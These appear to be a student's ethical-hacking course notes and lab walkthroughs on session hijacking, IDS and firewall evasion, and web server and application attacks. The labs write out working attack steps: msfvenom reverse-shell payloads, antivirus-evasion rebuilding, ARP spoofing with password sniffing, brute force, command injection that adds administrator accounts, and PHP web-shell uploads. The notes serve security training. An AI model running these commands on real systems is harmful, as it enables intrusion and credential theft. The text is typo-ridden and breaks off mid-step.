- A victim's connection hangs, and an attacker is then able to communicate with the host's machine as if the attacker is the victim
- to launch a TCP/IP hijacking attack, the attacker must be on the same network as the victim
- the target server and the victim machines can be located anywhere

This involves the following process:

- The hacker sniffs the communication between the victim and host to obtain the victims ISN
- By using this ISN, the attacker sends a spoofed packet from the victim's IP address to the host system

- The host machine responds to the victim, assuming that the packet arrived from it. this increments the sequence number

TCP/IP Hijacking is performed by this steps:
- The attacker sniffs the victim's connection and uses the victim's IP address to send a spoofed packet with the predicted sequence number
- The receiver processes the spoofed packet, increments the sequence number, and sends an ACK to the victim's IP address.
- The victim machine is unaware of the spoofed packet. therefore, it ignores the receiver machin'es ACK packet and turns off sequence number count
- Consequently, the receiver receives packets with the incorrect sequence number
- The attacker forces the victim's connection wth the receiver machine into a desynchronized state
- the attacker tracks sequence numbers and continuosly spoofs packets that originate from the victim's IP address
- The attacker continues to communicate with the receiver machine, while the victim's connection hangs.

IP Spoofing: source routed packets

- the packet source routing technique is used for gaining unauthorized access to a computer with the help of a trusted host's IP address
- an attackers spoofs the host's IP address so that the server managing a session with the host accepts the packets from the attacker
- When the session is established, the attacker injects forged packets befote the host responds to the server
- the original packet from the host is lost as the server receives the packet with a sequence number already used by the attacker
- the packets from the attacker are source-routed through the host with the destination IP specified by the attacker

RST Hijacking

- Rst hijacking involves injecting an authentic-looking RST packet using a spoofed source address and predicting the ACK number
- A hacker can reset a victim's connection if it uses an accurate ACK number
- The victim would believe that the source sent the reset packet, and reset the connection
- RST hijacking can be performed using a packet crafting tool, such as colasoft packet builder, and TCP/IP analysis tools, such as tcpdump

Blind and UDP hijacking

blind hijacking

an attacker can inject malicious data or commands into intercepted communications in a TCP session, even if the victim disables source routing.
for this purpose, the attacker must correctly guess the next ISN of a computer attempting to establish a connection.

- an attacker can inject malicious data or commands into the intercepted communication in the TCP session even if the source-routing is disabled
- the attacker can send the data or commands but has no access to see the response

UDP Hijacking

UDP does not use packer sequencing or synchronizing, therefore, a UDP session can be attacked more easily than a TCP session.

- a network-level session hijacking where the attacker sends forged server reply to a victim's UDP request before the intended server replies to it
- the attacker uses a MITM attack to intercept the server's response to the client and sends a forged reply

MITM Attack using Forged ICMP and ARP Spoofing

- in this attack, the packet sniffer is used as an interface between the client and server
- An attacker changes the default gateway of the client's machine and attempts to reroute packets
- The packets between the client and server are rouyted through the hijacker's host using two techniques, as shown below:

Forged internet control message protocol (ICMP)

- its a extension of IP to send error messages where the attacker can send messages to fool the client and server

Address Resolution Protocol ARP Sopoofing

- ARP is used to mat the network layer addresses (IP address) to link layer addresses (MAC address)

Session Hijacking Tools

- Hetty
- bettercap
- Owasp Zap
- Burpsuite
- netool toolkit
- WebSploit Framework
- sslstrip
- JHijack

Session Hijacking Tools for Mobile Phones

- Droidsheep
- DroidSniff
- FaceNiff

Contermeasures

this are some symptoms of a session hijacking attack:

- A burst of network activity for some time, which decreases the system performance
- Busy servers resulting from requests sent by both the client and hijacker

Manual method

- This involves the use of packet sniffing software such as wireshark and SteelCentral Packet Analyzer to monitor sesssion hijacking attacks. the packet sniffer captures packets in transit across the network, which is then analyzed using various filtering tools

Forced ARP Entry

- this involves replacing the MAC address of a compromised machine in the ARP cache of the server with a different one in order to restrict network traffic to the compromised machine

A forced ARP entry should be performed in the case of the following:

- repeated ARP updates
- Frames sent between the client and server with different MAC addresses
- ACK storms

Automatic method

- this involves the use of a Intrusion detection system (IDS) and intrusion prevention System (IPS) to monitor incoming network traffic

Protecting against Session Hijacking

1. Use SSH
2. Implement the log-out functionality for the user to end the session
3. Generate a session ID after a successful login and accept only session IDs generated by the server only
4. Ensute that data in transit is encrypted and implement the defense in-depth mechanism
5. Use string or long random numbers as session keys
6. Use different username and passwords for different accounts
7. Implement timeout() to destroy sessions when expired
8. Avoid including the ssion ID in the URL or query string
9. Ensure that cliend-side and server-side protection software are in the active state and up to date
10. Use strong auth such as kerberos or peer-to-peer virtual private network
11. Configure appropriate internal and external spoof rules on gateways
12. use IDS products or ARPwatch for monitoring ARP cache poisoning
13. Use HTTP"Public key pinning (HPKP) to allow users to auth web server
14. Enable browsers to verify website authenticity using network notary servers

Web Development Guidelines to Prevent Session Hijacking

1. Create session keys with lenghty strings or random numbers so that its difficult for an attacker to guess
2. Regenerate the session ID after a successful login to prevent session fixation attacks
3. Encrypt the data and session key transferred between the user and web server
4. Make the ssion expire as soon as the user logs out
5. Prevent eavesdropping within the network
6. Reduce the life span of a session or cookie
7. Dont create sessions for unauth users until its necessary
8. Ensure HTTPOnly while using cookies for session IDs
9. Check whether all the requests received for the current session originate from the same IP address and user agent
10. Implement continous device verification to identify whether the user who established the session is still in control
11. implement risk-based auth at different levels before giving access to sensitive information
12. Perform auth and integrity verification between VPN endpoints

Web user Guidelines to Prevent session Hijacking

- dont click links from weird emails
- use firewalls to prevent malicious content from internet
- use firewalls and browser settings to restrict cookies

- ensure that the websites is certified by the certifying authorities
- ensure that you clear history, offline content, and cookies from your browser after every confidential and sensitive transaction
- prefer https
- logout from the browser by clicking on the logout button insted of closing the browser

Session hijacking Detection tools

- USM anywhere
- Wireshark

Approaches to prevent session hijacking

- Token binding
  - ◇ when a user logs on to a web app, it generates a cookie with an SID, called a token
  - ◇ token binding protects client-server communications against session hijacking attacks
- HTTP public key pinning
  - ◇ HPKP is a trust on first use (TOFU) technique used in an HTTP header
  - ◇ HPKP allows a web client to associate a specific public key certificate with a particular server to minimize the risk of MITM attacks

Approaches to prevent MITM attacks

- DNS over HTTPS
  - ◇ this is an enhanced version of DNS protocol, which is used to prevent snooping of user'sweb activities or DNS queries during the DNS lookup process
  - ◇ the web queries and traffic are sent through encrypted HTTPS via port 443
- WEP/WPA encryption
- VPN
- 2FA
- password manager
- zero-trust principles
  - ◇ these are a set of standardized use pre-verification procedures that requires all users (inside or outside) to be authenticated before providing access to any resources
  - ◇ these principles work based on the famous phrase, “trust but verify”

IPsec

- is a protocol suite developed by the IETF for securing IP communications by authenticating and encrypting each IP packet of a communication session
- its deployed widely to implement VPNs and for remote user access through dial-up connection to private networks

Components of IPsec

- Ipsec driver
- Internet Key exchange
- Internet security association key management protocol
- Oakley
- Ipsec policy agent

Benefits

- Network level peer auth
- Data origin auth
- Data integrity

- Data confidentiality (encryption)
- Replay protection

IPsec Auth and confidentiality

- Auth header (AH): provides the data auth of the sender
- Encapsulation security Payload (ESP): provides both the data authentication and encryption (confidentiality) of the sender

Lab

Go to Network and Internet proxy

and set a Manual Proxy setup

type
10.10.1.19
8080

Go to win serv 2019

open
ZAP 2.11.1

add the "break" tab with the green “+" icon

configute the proxy

Options > local proxies > 10.10.1.19 8080

Click the set break on all requests and responses icon on the main ZAP toolbar
go to moviescope.com

in the break tab on ZAP and click the submit step to next request or response icon on the toolbar to capture the www.moviescope.com request

a HTTP response appears; click the submit and step to next request or response icon again on the toolbar

now in the break tab, modify www.moviescope.com to www.goodshopping.com in all the captured GET requests or response icon on the toolbar to forward the traffic to the victim's machine

in all the HTTP not found requests, click the submit and step to next request or response

modify every GET request captured by OWASP ZAP until you see the www.goodshopping.com page in the victim's machine

Intercept HTTP traffic using bettercap

bettercap -h

bettercap -iface eth0

type net.probe

◇ this module will send different types of probe packets to each IP in the current subnet for the net.recon module to detect them

type net.recon

◇ This module is responsible for periodically reading the system ARP table to detect new hosts on the network

type set http.proxy.sslstrip true

◇ this module enable SSL stripping

type set arp.spoof.internal true

◇ This module spoofs the local connections among computers of the internal network

type set arp.spoof.targets 10.10.1.11

◇ this module spoofs the IP address of the target host

type http.proxy

◇ This module initiates http proxy

type arp.spoof on

◇ this module initiates ARP spoofing

type net.sniff on

◇ this mdule is responsible for performing sniff on the network

type set net.sniff.regexp ‘.password=.+'

◇ this module will only cnsider the packets sent with a payload matching given regular expression (in this case, ‘.password=+’)

Intercept HTTP traffic using hetty

open hetty
go to browser and localhost:8080

manage projects
type a name
click create & open

go to win server 2022 and set a proxy
10.10.1.11 8080

Detect Session Hijacking using Wireshark

open wireshark

and we will use bettercap for the sniffing and detect it on wireshark

- bettercap sends several ARP broadcast requests to the hosts, a high number of ARP requests indicates that the system at 10.10.1.13 (attacker) is acting as a client for all the IP addresses in the subnet, which means that all the packets from the victim node (in this case 10.10.1.11) will first go to the host system (attacker) and then the gateway

Evading IDS, Firewalls, and Honeypots

Intrusion detection system (IDS)

- is a software system or hardware decive that inspects all inbound and outbound network traffic for suspicious patterns that may indicate a network or system security breach
- The IDS checks traffic for signatures that match known instrusion patterns and signals an alarm when a match is found
- Depending on the traffic to be monitored, the IDS is placed outside/inside the firewall to monitor suspicious traffic originating from outside/inside the network

How an IDS works

- The primary purpose of the IDS is to provide real-time monitoring and detection of instrusions. Additionaly, reactive IDS (and IPS) can intercept, respond to, and/or prevent instrusions.

How and IDS Detects an Intrusion

- Signature recognition: also known as misuse detection, tries to identify events that indicate an abuse of a system or network resource
- Anomaly Detection: it detects the intrusion based on the fixed behavioral characteristics of the users and components in a computer system
- Protocol Anomaly Detection: in this type of detection, models are built to explore anomalies in the way in which vendors deploy the TCP/IP specification

General Indications of intrusions

- File system intrusions
  - ◇ the presence of new or unfamiliar files, or programs
  - ◇ changes in file permissions
  - ◇ unexplained changes in a file's size
  - ◇ Rogue files on the system that do nor correspond to the master list of signed files
  - ◇ Missing files

Network Intrusions

- ◇ Repeated probes of the available
- ◇ Connections from unusual locations
- ◇ Repeated login attempts from remote hosts
- ◇ A sudden influx of log data

System Instrusions

- ◇ Short or incomplete logs

- ◇ Unusually slow system performance
- ◇ Missing logs or logs with incorrect permissions or ownership
- ◇ Modifications to system software and config files
- ◇ Unusual graphic displays or text messages
- ◇ Gaps in system accounting
- ◇ System crashes or reboots
- ◇ Unfamiliar processes

Types of intrusion Detection System

- Network-based IDS
  - ◇ these system typically consist of a black box that is placed on the network in a promiscous mode, listening for patterns indicative of an intrusion
  - ◇ It detects malicious activity such a DoS attacks, port scans, or even attempts to crack into computers by monitoring network traffic

- Host-based Intrusion Detection Systems
  - ◇ These systems usually include auditing for events that occur on a specific host
  - ◇ These are not as common, due to the overhead they incur by having to monitor each system event

Types of IDS Alerts

- True positive (attack - alert)
  - ◇ An IDS raises an alarm when a legitimate attack occurs
- False Positive (no attack- alert)
  - ◇ An IDS raises an alamrt when no attack has taken place
- False Negative (attack - no alert)
  - ◇ An IDS does not raise an alarm when a legitimate attack has taken place
- True negative (no attack - no alert)
  - ◇ An IDS does not raise an alarm when an attack has not taken place

Instrusion Prevention System (IPS)

- this is also considered as an active IDS since its capable of not only detecting the instrusion but also preventing the,
- its continious monitoring system that often sits behind the firewalls as an additional layer of protection
- Unlike an IDS, which is passive, an IPS is placed inline in the network, between the source and destination to actively analyze the network traffic and to automatically take decisions on the traffic that is entering the network

Firewall

- Firewalls are hardware and/or software designed to prevent unauthorized access to or from private network
- They are placed at the junction or gateway between two networks, which is usually between a private network and a public network such as the internet
- Firewalls examine all messages entering or leaving the intranet (or private network) and block those that dont meet the specified security criteria

Firewall Architecture

- A bastion host is a computer system designed and configured to protect network resources from attacks

- Traffic entering leaving the network passes through the firewall, it has two interfaces:
  - ◇ A public interface directly connected to the internet
  - ◇ A private interface connected to the intranet

Screened subnet

- the screened subnet or DMZ contains hosts that offer public services
- The DMZ responds to public requests, and has no hosts accessed by the private network
- This private zone can not be accessed by internet users

Demilitarized Zone (DMZ)

- is a network that servers as a buffer betweem the internal secure network and the insecure internet
- it can be created using firewall with three or more network interfaces, assigned with specific roles such as the internal trusted network, the DMZ network, and the external un-trusted network

in computer networks, the DMZ is an area that hosts computer(s) or a small sub-network placed as a neutral zone between a particular company's private data. The DMZ serves as a buffer between the secure internal network and the insecure internet, as ir adds a layer of security to the corporate LAN, thus preventing direct access to other parts of the network

a DMZ is created using a firewall with three or more network interfaces that are assigned specific roles, such as an internal trusted network, a DMZ network, or an external untrusted network (internet)

Types of Firewalls

Hardware Firewalls

- is either a dedicated stand-alone hardware device or it comes as part of a router
- The network traffic is filtered using the packet filtering technique
- its used to filter out the network traffic for large business netoworks

Software firewalls

- is a software program installed on a computer, just like normal software
- its generally used to filter traffic for individual home users
- It only filters traffic for the computer on which its installed, not for the entire network

Hardware firewalls Advantages

- Security
- Speed
- Minimal interference

Disadvantages

- More expensive than a software firewall
- Difficult to implement and configure
- Consumes more space and involves cabling

Software Firewalls Advantages

- Less expensive than hardware firewalls
- Ideal for personal or home use
- Easier to configure and reconfigure

Disadvantages:
- Consumes system resources
- Difficult to uninstall
- Not appropriate for environments requiring faster response times

Firewall technologies

1. Packet filtering
2. Circuit level gateways
3. Application Level firewall
4. Statefull multilater inspection
5. Application proxies
6. Network address translation

Honeypot
- is an information system resource that is expressly set up to attract and trap people who attempt to penetrate an organization's network
- it has no authorized activity, does not any production value, and any traffic to its likely to be a probe, attack, or compromise
- a honeypot can log port access attempts or monitor an attacker's keystrokes, These could be early warnings of a more concerted attack

Types of honeypots

- low interaction
- Medium interaction
- High interaction
- Pure honeypots

Intrusion detection using YARA rules

- is a malware research tool that allows security analysts to detect and classify malware or other malicious code through a rule-based approach
- yara rules are used for examining private database or malicious binaries across an organization to detect intrusions

yarGen

- is used for generating YARA rules from strings identified in malware files while removing all strings that also appear in godware files

Additional YARA tools

- YaraRET
- Koodous
- AutoYara
- Halogen
- Yabin

Intrusion Detection Tools: snort

Snort Rules: Rule Actions and IP protocols

Rule actions

- rule header stores the complete set of rules to identify a packet and determines the action to be performed or the rule to be applied
- The rule action alerts snort when it finds a packet that matches the rule criteria

- There are three available actions in snort:
  - ◇ alert
  - ◇ log
  - ◇ pass

IP protocols

- ◇ TCP
- ◇ UDP
- ◇ ICMP

Snort Rules: Port Numbers

- Port numbers can be listed in different ways, including “any” ports, static port definitions, port ranges, and by negation
- Port ranges are indicated with the range operator":"
- Example of a port
  - ◇ log tcp any any -> 192.168.1.0/24 !6000:6010

Tools:

Suricata
AlienVault OSSIM

Intrusion Detection Tools for Mobile Devices

- zIPS (zimperium.com)
- Wifi Inspector (google apps)

Intrusion Prevention Tools

- USM Anywhere: offers threat detection, incident response, and compliance management across the cloud, on premises, and in hybrid environments
- it can be integrated with alientvault open threat exchange (OTX) to protect the network from instrusions

- IBM security network intrusion prevention system
- Cyberoam intrusion prevention system
- McAfee host intrusion prevention for Desktops
- Secure IPS (NGIPS)
- Quantum intrusion prevention system (IPS)

Firewalls: Zone Alarm Free Firewall and ManageEngine Firewall Analyzer

- ZoneAlarm Free Firewall
  - ◇ this manages and monitors all incoming and outgoing traffic and shields the network from hackers, malware and other online threats that put network privacy at risk

ManageEngine Firewall Analyzer

- offers a rich set of pre-defined reports that help in analyzing bandwidth usage and understanding network security

Firewalls for Mobile Devices

- Mobile Privacy shield
- NetPatch Firewall

HoneyPot Tools: KFSensor and HoneyBOT

- KFSensor
- HoneyBOT

IDS evasion Techniques

1. Insertion Attack
2. Evasion
3. DoS attack
4. Obfuscating
5. False positive generation
6. Session Splicing
7. Unicode Evasion
8. Fragmentation Attack
9. Overlapping fragments
10. Time-to-live attacks
11. Urgency flag
12. Invalid RST Packets
13. Polymorphic shellcode
14. ASCII shellcode
15. Application-Layer attacks
16. Desynchronization
17. Encryption
18. Flooding

Insertion Attack

- is the process by which the attacker confuses IDS by forcing it to read invalid packets
- An IDS blindly believes and accepts a packet that an end system rejects, and an attacker exploits this condition and inserts data into the IDS
- this attack occuts when the NIDS is less strict in processing packets than the internal network
- the attacker obscure extra traffic and the IDS concludes that the traffic is harmless, hence, the IDS gets more packets than the destination
- An attacker sends one-character packets to the target system via the IDS with varying TTL such that some packets reach the IDS but not the target system

Evasion

- in this evasion technique, and end system accepts a packet that an IDS rejects
- Using this technique, an attacker exploits the host computer without the IDS ever realizing it
- the attackers sends portions of the request in packets that the IDS mistakenly rejects, allowing the removal of parts of the stream from the IDS
- for example, if the malicious sequence is sent byte-by byte and one byte is rejected bu the IDS, the IDS cannot detect the attack
- here, the IDS gets fewer packets than the destination

Denial-of-Service Attack (Dos)

- Many UDSs use a centralized server for logging alerts
- if the attackers know the IP address of the centralized server, they can perform DoS or other hacks to slow down or crash the server
- As a result, the attacker's intrusion attempts will not be logged

Obfuscating and False Positive Generation

- Obfuscating is an IDS evasion technique used by attackers who encode the attack packet payload in such a way that the destination host can decode the packet but not the IDS
- Attackers manipulate the path referenced in the signature to fool the HIDS
- Attackers can encode attack patterns in unicode to bypass IDS filters, but be understood by an IIS web server
- Polymorphic code is another means to curcumvent signature-based IDS by creating different attack patterns, so that the attack does not have just one unique detectable signature
- Attacks on encrypted protocols such as HTTPS are obfuscated if the attack is encrypted

False Positive Generation

- Attackers with knowledge of the target IDS craft malicious packets just to generate alerts
- These packets are sent to the IDS to generate many false positive alers
- Attackers then use these false positive alerts to hide the real attack traffic
- Attackers can bypass the IDS unnoticed as it is difficult to differentiate the attack traffic from the large volume of false positives

Session Splicing and Unicode Evasion Technique

Session Splicing

- is a technique used to bypass the IDS where an attacker splits the attack traffic into many packets such that no single packet triggers the IDS
- it is effective against IDS that dont reconstruct packets before checking them against intrusion signature
- if attackers are aware of a delay in packet reassemly at the IDS, they can add delays between packet transmissions to bypass the reassembly
- Many IDSs stop reassembly if they dont receive packets within a certain time
- The IDS will stop working if the target host keeps the session active for a timte longer than the IDS reassembly time
- Any attack attempt after a successful splicing attack will not be logged by the IDS

Unicode Evasion Technique

- is a character coding system to support the worldwide interchange processing and display of written texts
- in the unicode space, all the code points are treated differently but its possible that there could be multiple representations of a single character
- Because of this complexity, some IDS system handle unicode improperly as unicode allows multiple interpretations of the same characters
- taking this as an advantage, attackers can convert attack strings to unicode characters to avoid pattern and signature matching at the IDS

Fragmentation Attack

- this can be used as an attack vector when fragmentation timeouts vary between the IDS and the host
- if the fragment reassembly timeout is 10 sec at the IDS and 20 sec at the target system, attackers will send the second fragment 15 sec after sending the first fragment
- in this scenario, the IDS will drop the fragments as the second fragment is received after its

reassembly time, but the targets system will reassemble the fragments
- attackers will keep sending the fragments with 15 sec delays until all the attack payload is reassembled at the target system

Overlapping Fragments

- an IDS evasion technique in which the attackers generate a series of tiny fragments with overlapping TCP sequence numbers
- for example the initial fragment consist of 100 bytes of payload with a sequence number 1; the second fragment consist of 96 bytes and includes an overlapping sequence, and so on
- at the time of reassembling the packet the destination host must know how to assemble the overlapping TCP fragments
- Some OSs will take the original fragments with a given offset

Time-To-Live Attacks

- These attacls require the attacker to have a prior knowledge of the topology of the victim's network
- this information can be obtained using tools such as traceroute which give information on the number of routers between the attacker and the victim

Steps

1. The attacker breaks malicious traffic into 3 fragments
2. the attacker sends frag 1 with a high TTL, and a false frag 2 with a low TTL
3. The IDS receives both fragments, but the victim receives the first fragment only
4. The attacker sends frag 3 with a high TTL
5. The IDS reassembles the 3 fragments into a meaningless packet and drops the packet
6. the victim receives real frag 2, and suffers from an attack, while no log entry created

Urgency Flag

- the urgent (URG) flag in the TCP header is used to mark the data that requires urgent processing at the receiving end
- if the URG flag is set, the TCP protocol sets the urgent pointer field to a 16-bit offset value that points to the last byte of urgent data in the segment
- Many IDSs dont consider the urgent pointer and process all the packets in the traffic, whereas the target system processes the urgent data only
- This results in the IDS and the target systems having differents sets of packets, whch can be exploited by attackers to pass the attack traffic

Invalid RST Packet and Polymorphic Shellcode

Lab

Perform Intrusion Detection using various Tools

Detect intrusions using snort

go to: c:\Snort\bin

snort

then ctrl+c
type snort -W
this command lists your machine's physical address, IP address, and ethernet Drivers, but all are disabled by default

observe your ethernet driver ‘index number’ and write it down (in this task its 1)
to enable the ethernet driver, in the command prompt, type snort -dev -i 1

leave snort command prompt window open

in a new cmd type ping google.com

this ping command triggers a snort alert in the snort command prompt with rapid scrolling text

config the snort.conf file located at C:\Snort\etc

scroll down to the Step #1: set the network variables section (Line 41) of the snort.conf file. in the HOME_NET line (line 45)
replace any with the IP addresses of the machine (target machine) on which Snort is running. Here, the target machine is Windows Server 2019 and the IP address is 10.10.1.19
NOTE: this IP address may vary when you perform this task

leave the EXTERNAL_NET any line as it is

if you have a DNS server, then make changes in the DNS_SERVERS line by replacing $HOME_NET with your DNS Server ip address; otherwise, leave this line as it is

NOTE: here, the DNS server is 8.8.8.8

the same applies to SMTP_SERVERS, HTTP_SERVERS, SQL_SERVERS, TELNET_SERVERS, and SSH_SERVERS

remember that if you dont have any servers running on your machine, leave the line as its, DONT make any changes in that line

scroll down to RULE_PATH (line 104), replace ../rules with C:\Snort\rules in line 105, replace ../so_rules with C:\Snort\rules and in line 106, replace ../preproc_rules with C:\Snort\preproc_rules

in lines 109 and 110, replace ../rules with C:\Snort\rules
Minimize the Notepad++ window

navigate to C:\Snort\rules, and create two text files; name them white_list and black_list and change their file extensions from .txt to .rules

NOTE: to create a text file, right-click anywhere inside the rules window and navigate to NEW → Text Document

for MORE, read the guideline

Detect Malicious Network Traffic using ZoneAlarm FREE

FIREWALL

- open zone alarm
- and configure it in the ffirewall section

Detect Malicious Network Traffic Using HoneyBOT

We connect with telnet from the parrot OS and it will appear on the HoneyBOT

Evade Firewalls using Various Evasion Techniques

Bypass windows firewall using Nmap evasion techniques

we create a rule in the windows firewall to block connections from the 10.10.1.13 (parrot os)

Now perform INTENSE scan

nmap -T4 -A 10.10.1.11

perform a ping sweep scan on the subnet to discover the live machines in the network

type nmap -sP 10.10.1.0/24

zombie scan

nmap -sI 10.10.1.22 10.10.1.11

Bypass Firewall Rules using HTTP/FTP tunneling

open HTTHost

block all ports in outbound rules

use a tunneling using HTTPort

Bypass antivirus using metasploit templates

msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/windows.exe

put

pluma /usr/share/metasploit-framework/data/templates/src/pe/exe/templace.c in the line 3 change the payload size from 4096 to 4000 save and close

```
cd /usr/share/metasploit-framework/data/templates/src/pe/exe/
```

type

```
i686-w64-mingw32-gcc templace.c -lws2_32 -o evasion.exe
```

in a new terminal generate a payload using new template by the following command, msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe

Bypass Firewall through Windows BITSAdmin

```
sudo su
```

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe
```

create a directory to share

```
mkdir /var/www/html/share
chmod -R 755 /var/www/html/share
chown -R www-data:www-data /var/www/html/share
cp /home/attacker/Exploit.exe /var/www/html/share
```

```
service apache2 start
```

```
bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe
```

Hacking Web Servers

Lab

Footprinti the Web Server

Information Gathering using Ghost Eye

```
cd ghost_eye
pip3 install -r requirements.txt
```

```
python3 ghost_eye.py
```

type 3

certifiedhacker.com

type 2
certifiedhacker.com

type 6
certifiedhacker.com

Perform Web Server Reconnaissance using Skipfish

open wampserver64 on windows srv 2022

in parrot OS

```
skipfish -o /home/attacker/test -S /usr/share/skipfish/dictionary/complete.wl http://10.10.1.22:8080
```

go to /home/attacker/test
open index.html

select SQL query or similar syntax in parameters

select “show trace”

Footprint a Web Server using the httprecon Tool

open httprecon and introduce info

Footprint a Web Server Using ID serve

after obtaining this info, the attacker may perform a vulnerability analysis on that particular version of the web server and implement various techniques to perform exploitation

Footprint a Web Server using Netcat and Telnet

```
nc -vv www.moviescope.com 80
```

type

```
GET / HTTP/1.0
```

```
telnet www.moviescope.com 80
```

type
GET / HTTP/1.0

Enumerate Web Server Information using nmap Scripting Engine (NSE)

nmap -sV --script=http-enum www.goodshopping.com

discover the hostnames that resolve the targeted domain
nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com

perform an HTTP trace on the targeted domain
nmap --script http-trace -d www.goodshopping.com

check whether Web Application Firewall is configured on the target host or domain
nmap -p80 --script http-waf-detect www.goodshopping.com

Uniscan Web Server Fingerprinting in Parrot Security

uniscan -h

uniscan -u http://10.10.1.22:8080/CEH -q
-u switch is used to provide the target URL, -q switch is used to scan the directories in the web server

uniscan -u http://10.10.1.22:8080/CEH -we

-w and -e are used together to enable the file check (robots.txt and sitemap.xml

uniscan -u http://10.10.1.22:8080/CEH -d

-d to start a dynamic scan on the web server

Perform a Webserver attack

Crack FTP Credentials using a Dictionary Attack

ftp 10.10.1.11
james

hydra -L /home/attacker/Desktop/Wordlists/Usernames.txt -P /home/attacker/Desktop/Wordlists/Passwords.txt ftp://10.10.1.11

Lab

Perform Social engineering using various techniques

Sniff creds using the social-engineer toolkit (SET)

setoolkit

type 1
type 2
type 3
type 2
type the IP that appears in the line
type the URL for clone

Detect Phishing using Netcraft
Detect phishing using PhishTank

Audit organization's security for phishing Attacks

Hacking Web Applications

Lab

Perform Web Application Reconnaissance using Nmap and Telnet

-T4 specifies setting time template (0-5) -A Specifies aggressive scan -b enables the verbose output
nmap -T4 -A -v www.moviescope.com

Perform banner grabbing to identify the make model and version of the target web server software

telnet www.moviescope.com 80
GET / HTTP/1.0

Here, the server is identified as Microsoft-IIS/10.0 and technology used is ASP.NET

NOTE: in real-time an attacker can specify either the IP address of a target machine or the URL of a website

Perform Web Application Reconnaissance using WhatWeb

whatweb www.moviescope.com

run a verbosity scan on the target website

whatweb -v [target web app]

to export the results the results returned by WhatWeb as a text file, this will generate a report with the name MovieScope_report, and save this file in the root folder

Xpowered by: es el Server-side application used to develop the web pages

Perform Web Spidering using OWASP ZAP

put the URL in the automated scan

this concludes the demonstration of how to perform a web spidering on a target website using OWASP ZAP

Detect Load balancers using various Tools

load balancers are all the servers (IPs) that a web server has

dig command provides detailed results and is used to identify whether the target domain is resilving to multiple IP addresses
dig yahoo.com (result the load balancers in the "ANSWER SECTION")

the result appears, displaying the available DNS load balancers used by the target website
lbd yahoo.com

Identify Web Server Directories using various Tools

Scroll-down in the result and observe the identified web server directories under the http-enum section

nmap -sV --script=http-enum www.moviescope.com

directory fuzzing

gobuster dir -u www.moviescope.com -w /home/attacker/Desktop/common.txt
python3 dirsearch.py -u http://www.moviescope.com

bruteforce on a specific file extension

python3 dirsearch.py -u http://www.moviescope.com -e aspx

bruteforce excluding code 403
python3 dirsearch.py -u http://   -x 403

Performing Web Application Vulnerability Scanning using Vega

open vega and start a new scan

http://10.10.1.22:8080/dvwa

Identify Clickjacking Vulnerability using ClickjackPoc

create a file

echo “http://www.moviescope.com" | tee domain.txt

python3 clickJackPoc.py -f domain.txt

Perform Web Application Attacks

Perform a brute-force attack using burp suite

go to 10.10.1.22:8080/CEH/wp-login.php?

intercept the petition with burpsuite

send to intruder
select attack type: Cluster clumb

on payload tab and the “Payload options” select the username list

in the option “Payload set” put the 2 set and select the password list

and start the attack

Perform Parameter Tampering using Burp Suite

go to www.moviescope.com
login with sam:test

and intercept that request
forward
forward

click
open the inspect

and modify the query parameter
id 1
hacia
id 2

so it changes the username to another

identify XSS Vulnerabilities in Web Applications using PwnXSS

python3 pwnxss.py http://testphp.vulnweb.com
copy and paste the link that appears after the scanning

Exploit Parameter Tampering and XSS vulnerabilities in Web Applications

go to www.moviescope.com
enter creds steve:password

and change
www.moviescope.com/viewprofile.aspx?id=1 to www.moviescope.com/viewprofile.aspx?id=1

go to the contact tab

on the “Comment” box insert the XSS

put "steve" on the name box
<script>alert("You are hacked")</script>

Perform Cross-site Request Forgery (CSRF) Attack

enable server on win server 2022

go to

10.10.1.22:8080/CEH/wp-login.php
login
admin:qwerty@123
go to plugins and install leenk.me

register to wpscan.com

wpscan --api-token “copy the api token” --url http://10.10.1.22:8080/CEH --plugins-detection aggressive --enumerate vp

go to “NETWORK” folder
then ctrl+L and type smb://10.10.1.11
creds
admin:Pa$$w0rd

and copy the Security_Script.html
open it on windows

Enumerate and Hack a Web Application using WPScan and Metasploit

wpscan --api-token “API" --url http://10.10.1.22:8080/CEH --enumerate u
service postgresql start

use auxiliary/scanner/http/wordpress_login_enum

show options;

set

pass_file: password.txt
RHOST: sets target machine (win server 2022)
RPORT:
TargetURI: sets the base path to the Wordpress website
USERNAME: set the username that was obtained in step 8

set RHOSTS 10.10.1.22
set RPORT 8080
set TARGETURI http://10.10.1.22:8080/CEH
set username admin
run

Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server

go to http://10.10.1.22:8080/dvwa/login.php
gordonb:abc123

choose command injection and put the IP

go to dVWA security
go to Command injection again
type | hostname

then

| whoami
| tasklist
| taskkill /PID 3112 /F
| net user
| net user Test /Add
| net user Test
| net localgroup Administrators Test /Add

Exploit a File Upload vulnerability at Different Security Levels

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=4444 -f raw
```

and open it with pluma

```
pluma upload.php
```

and copy the payload generated

and go to dvwa
and set security level on low

select file upload
upload the php generated

go to msfconsole

```
use exploit/multi/handler

set payload php/meterpreter/reverse_tcp
set LHOST 10.10.1.13
set LPORT 4444
run
```

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=3333 -f raw
```

put the payload generated in a pluma file

```
pluma medium.php.jpg
```

set the DVWA security to medium level security

choose file upload
and upload the file generated

set a proxy to intercept the file upload

we can see that the php file was uploaded

go to
msfconsole

```
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set LHOST 10.10.1.13
set LPORT 3333
run
```

now

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=2222 -f raw
```

```
cd /home/attacker/Desktop/
pluma high.jpeg
```
and copy the payload generated

go to the dvwa and select File Upload
upload the file

go to command injection and type

```
| copy C:\wamp64\www\DVWA\hackable\uploads\high.jpeg C:\wamp64\www\DVWA\hackable\uploads\shell.php
```

go to msfconsole

```
user exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set LHOST 10.10.1.13
set LPORT 2222
run
```

and go to
